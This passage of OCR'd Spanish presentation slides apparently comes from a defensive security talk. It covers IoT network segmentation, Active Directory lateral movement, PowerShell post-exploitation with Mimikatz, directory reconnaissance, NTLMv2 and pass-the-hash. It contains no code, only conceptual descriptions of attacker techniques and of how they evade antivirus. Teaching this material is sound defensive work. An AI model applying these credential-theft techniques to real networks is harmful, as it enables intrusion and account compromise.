  - sistema de monitoreo cardiaco solo habla con su servidor
- **Antes era difícil ejecutar la política**
  - Sistemas sin 802.1X → !!! administrar direcciones de MAC!!!
  - Había que cambiar la red: VLANs, DHCP, nuevas redes de IPs.



Mitigar ataques IoT: Segmentación de la red


Antes: Difícil	Ahora: Sencillo
Gestionar Database de MACs	Automáticamente establecer que tipo de IoT
Cambiar la red: VLANs, Subnets, VRFs	Security Group TAGs Cisco SDA





Movimiento Lateral en el Directorio Activo

- El intruso busca vulnerabilidades pero también las malas prácticas
- El intruso quiere acumular credenciales: **hashes**
- El objetivo supremo – un controlador del dominio




Post-Explotación con PowerShell





- Lenguaje de scripting incluido en Windows desde Win7
  - puede aprovechar WMI, .NET, Win32,
  - Capturar teclado, la pantalla, y los credenciales (Mimikatz)
- En la lista blanca de Anti-Virus, es una aplicación legítima
- Puede ejecutarse de memoria, sin tocar el disco duro
- Puede ejecutarse en una máquina remota sin tocar el disco duro (hace falta credenciales)




Reconocimiento Interno: ¿Escaneo?



- No es necesario el escaneo (que puede detectar la defensa)
- El intruso puede preguntar amablemente al directorio
  - ¿Qué máquinas hay en la red?
  - ¿Qué máquinas son controladores del dominio?
  - ¿En qué máquinas están conectados administradores del dominio?
  - ¿Qué máquinas son para base de datos SQL, para Exchange…?
  - ¿Qué máquinas son servidores de archivos?
  - ….¡y mucho más!


¿Qué es un **Hash**?

- **Función unidireccional** para representar la contraseña con un hash
  - en Windows se usa MD4
- Windows no tiene que guardar la contraseña, solo el hash




NTLMv2

- Método de autenticación muy viejo...
- Todavía se usa por compatibilidad con versiones anteriores
- Cliente solicita autenticarse
- Servicio manda desafío (challenge)
- Cliente manda la respuesta
- Servicio verifica (con controlador de dominio)




NTLMv2

- La respuesta del desafío calculado con la contraseña...





Pass-the-Hash

- **Si el intruso tiene el hash, no hace falta la contraseña...**



A Itchy, le encanta acumular los **hashes**








Mimikatz – Robar los Hashes de LSASS

